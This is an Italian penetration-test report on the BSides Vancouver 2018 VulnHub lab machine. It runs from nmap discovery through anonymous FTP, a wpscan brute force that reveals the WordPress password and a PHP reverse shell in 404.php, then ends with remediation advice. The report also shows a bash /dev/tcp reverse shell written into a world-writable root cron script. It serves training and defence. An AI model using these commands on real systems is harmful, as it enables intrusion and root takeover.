Report Vulnerability Assessment / Penetration Test – BSides Vancouver 2018

1. Introduzione e Scope

Il presente documento descrive le attività di Vulnerability Assessment e Penetration Testing (VA/PT) condotte sulla macchina virtuale **BSides Vancouver 2018**,.

Target	BSides Vancouver 2018 (VulnHub)
IP Target	192.168.56.101
IP Attaccante (Kali Linux)	192.168.56.102
Rete	Host-Only (192.168.56.0/24)
Obiettivo	Ottenere accesso root e leggere il flag finale

2. Metodologia

Il test è stato condotto seguendo un approccio strutturato in fasi successive, ispirato alle metodologie standard di penetration testing (PTES, OWASP). Essendo un test Black Box, non è stata fornita alcuna informazione preliminare sul target.

1

Reconnaissance Identificazione dell'host target nella rete locale tramite nmap host discovery.

2

Enumeration Scansione delle porte aperte, identificazione dei servizi e delle versioni software in esecuzione.

3

Vulnerability Analysis Analisi delle vulnerabilità individuate (FTP anonimo, WordPress, configurazioni errate).

4

Exploitation Sfruttamento delle vulnerabilità per ottenere un accesso iniziale al sistema.

5

Post-Exploitation / Privilege Escalation Elevazione dei privilegi da utente applicativo (www-data) a root.

3. Ambiente di Test


Entrambe le macchine virtuali sono state eseguite in VirtualBox con una rete Host-Only condivisa (192.168.56.0/24), che garantisce l'isolamento dall'esterno. La macchina Kali Linux è stata configurata con un secondo adattatore NAT per consentire l'aggiornamento dei tool durante il test, mantenendo la connettività con il target sulla rete Host-Only.

4. Fase di Ricognizione (Reconnaissance)

La prima fase ha previsto la scoperta dell'host target all'interno della rete Host-Only. Tramite nmap è stato eseguito un ping sweep per identificare tutti gli host attivi nel range 192.168.56.0/24.

```
sudo nmap -sn 192.168.56.0/24
```

Il comando ha identificato quattro host attivi, tra cui il target alla IP **192.168.56.101.**



5. Enumerazione dei Servizi


Una volta identificato il target, è stata eseguita una scansione approfondita per rilevare le porte aperte e i servizi attivi, inclusa la rilevazione delle versioni software.

```
sudo nmap -sV -sC -p- -T4 192.168.56.101 -oN scansione_porte.txt
```

La scansione ha rilevato tre porte aperte:

Porta	Protocollo	Servizio	Versione
21/TCP	FTP	vsftpd	2.3.5 – Anonymous login abilitato
22/TCP	SSH	OpenSSH	5.9p1 – Solo autenticazione a chiave

Porta	Protocollo	Servizio	Versione
80/TCP	HTTP	Apache httpd	2.2.22 – WordPress su /backup_wordpress/



Di particolare interesse: il server FTP espone un avviso di `ftp-anon: Anonymous FTP login allowed`, e il server HTTP espone la directory `/backup_wordpress` visibile negli script nmap.

6. Vulnerabilità Identificate

1-FTP Anonymous Login con file sensibile CRITICO

Servizio: vsftpd 2.3.5 – Porta 21/TCP

Descrizione: Il server FTP accetta connessioni anonime senza autenticazione. Nella directory pubblica è presente il file `users.txt.bk` contenente la lista completa degli utenti del sistema.

Impatto: Un attaccante non autenticato può recuperare username validi da utilizzare in attacchi successivi (brute force, password spray).

2– Password debole su account WordPress CRITICO

Servizio: WordPress 4.5 su /backup_wordpress/ – Porta 80/TCP

Descrizione: L'utente `john` utilizza una password presente nel dizionario rockyou.txt. Il pannello di login WordPress è esposto pubblicamente e non presenta protezioni anti-brute-force.

Impatto: Accesso completo al pannello di amministrazione WordPress con privilegi di Administrator.

3 – Remote Code Execution via WordPress Theme Editor ALTO

Servizio: WordPress Admin Panel

Descrizione: Il pannello di amministrazione WordPress consente la modifica diretta dei file PHP del tema attivo tramite l'editor integrato (Appearance → Theme Editor). È possibile iniettare codice PHP arbitrario in file come `404.php`.

Impatto: Esecuzione di codice remoto sul server web con i permessi dell'utente applicativo (www-data).

4 – Cron job root su file world-writable CRITICO

Servizio: Sistema operativo – cron

Descrizione: Il file `/usr/local/bin/cleanup` viene eseguito ogni minuto con privilegi di root tramite crontab di sistema. Il file ha permessi `-rwxrwxrwx`, rendendolo scrivibile da qualsiasi utente del sistema, incluso www-data.


Impatto: Privilege escalation completa a root tramite sostituzione del contenuto del file.

7. Exploitation – Accesso Iniziale

7.1 FTP Anonymous Login – Raccolta utenti

Sfruttando l'accesso anonimo al server FTP, è stato effettuato il login senza credenziali e scaricato il file `users.txt.bk` dalla directory pubblica. Il file conteneva i seguenti username di sistema: `abatchy`, `john`, `mai`, `anne`, `doomguy`.


```
ftp 192.168.56.101
Name: anonymous
ftp> cd public
ftp> get users.txt.bk
```



7.2 WordPress Enumeration

Dalla scansione nmap era già emersa la presenza di un'installazione WordPress accessibile all'URL `http://192.168.56.101/backup_wordpress/`. Il sito si presentava come un blog "deprecated" con un post dell'amministratore john che indicava la migrazione a un nuovo


sistema.


Deprecated WordPress blog
Just another WordPress site
[Retired] This blog is no longer being maintained
A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.
john
March 7, 2018
Leave a comment
Hello world!
Welcome to WordPress. This is your first post. Edit or delete it, then start writing!
admin
March 7, 2018
1 Comment
Search …
RECENT POSTS
[Retired] This blog is no longer being maintained
Hello world!
RECENT COMMENTS
Mr WordPress on Hello world!
ARCHIVES
March 2018
CATEGORIES
Uncategorized
META
Log in
Entries RSS
Comments RSS
WordPress.org
Deprecated WordPress blog / Proudly powered by WordPress

7.3 Brute Force Credenziali WordPress


Combinando la lista di utenti ottenuta via FTP con il dizionario `rockyou.txt`, è stato eseguito un attacco di brute force tramite wpscan sull'endpoint di login WordPress. Il tool ha identificato con successo le credenziali dell'utente `john`.

```
wpscan --url http://192.168.56.101/backup_wordpress/   --usernames john,admin
--passwords /usr/share/wordlists/rockyou.txt   --password-attack wp-login
```



7.4 Accesso al pannello WordPress e iniezione della reverse shell


Con le credenziali **`john / enigma`** è stato possibile accedere al pannello di amministrazione WordPress. L'utente john risultava avere privilegi di **Administrator**, con accesso all'editor dei temi (Appearance → Theme Editor).



Tramite l'editor del tema, il file `404.php` è stato sostituito con una PHP reverse shell configurata per connettersi all'IP dell'attaccante sulla porta 4444. Su Kali è stato avviato un listener netcat, e la shell è stata triggerata accedendo all'URL del file modificato:

```
nc -lvnp 4444

# Trigger della shell:
http://192.168.56.101/backup_wordpress/wp-content/themes/twentysixteen/
404.php
```



L'accesso iniziale è avvenuto con successo come utente `www-data` (uid=33), il processo del server web Apache.

8. Post-Exploitation – Privilege Escalation

8.1 Enumerazione locale

Una volta ottenuta la shell, è stata eseguita un'enumerazione del sistema per identificare vettori di escalation dei privilegi.

L'analisi del file `/etc/crontab` ha rivelato un cron job eseguito ogni minuto con privilegi di root:

```
* * * * *   root    /usr/local/bin/cleanup
```

La verifica dei permessi del file ha evidenziato una configurazione critica:

```
ls -la /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3  2018 /usr/local/bin/cleanup
```

Il file risultava scrivibile da tutti gli utenti del sistema Il contenuto originale era un semplice script di pulizia dei log Apache.

8.2 Sfruttamento della misconfiguration

Il file è stato sovrascritto con una bash reverse shell, configurata per connettersi all'attaccante sulla porta 5555. Dopo aver avviato un secondo listener netcat, entro un minuto il cron job ha eseguito lo script come root, stabilendo la connessione.

```
# Sostituzione del file con reverse shell
echo '#!/bin/bash' > /usr/local/bin/cleanup
echo 'bash -i >& /dev/tcp/192.168.56.102/5555 0>&1' >> /usr/local/bin/cleanup
```

9. Proof of Concept – Flag di Root

Alla successiva esecuzione del cron job, è stata ricevuta una shell con privilegi di root (uid=0). La verifica dell'identità e la lettura del flag finale confermano il completo compromesso del sistema.

```
id
uid=0(root) gid=0(root) groups=0(root)

cat /root/flag.txt
```

```
Congratulations!
If you can read this, that means you were able to obtain root permissions on
this VM.
You should be proud!
@abatchy17
```



10. Raccomandazioni

VULNERABILITA'-01 – FTP Anonymous Login

Disabilitare l'accesso anonimo FTP nel file di configurazione vsftpd (`anonymous_enable=NO`).

VULNERABILITA'-02 – Password debole WordPress

Implementare una password policy che richieda password complesse (minimo 12 caratteri, maiuscole, numeri, simboli). Abilitare autenticazione a due fattori per gli account admin. Installare plugin anti-brute-force

VULNERABILITA'-03 – WordPress Theme Editor

Disabilitare l'editor di file integrato in WordPress

VULNERABILITA'-04 – Cron job su file world-writable

Correggere i permessi del file: `chmod 700 /usr/local/bin/cleanup` con proprietario root

11. Conclusioni

Il penetration test ha permesso di ottenere il completo controllo del sistema target, raggiungendo i privilegi di root attraverso una catena di vulnerabilità concatenate. Nessuna delle vulnerabilità sfruttate richiede exploit complessi o conoscenze avanzate: si tratta di misconfigurazioni di base che avrebbero potuto essere evitate con una corretta attenzione nella configurazione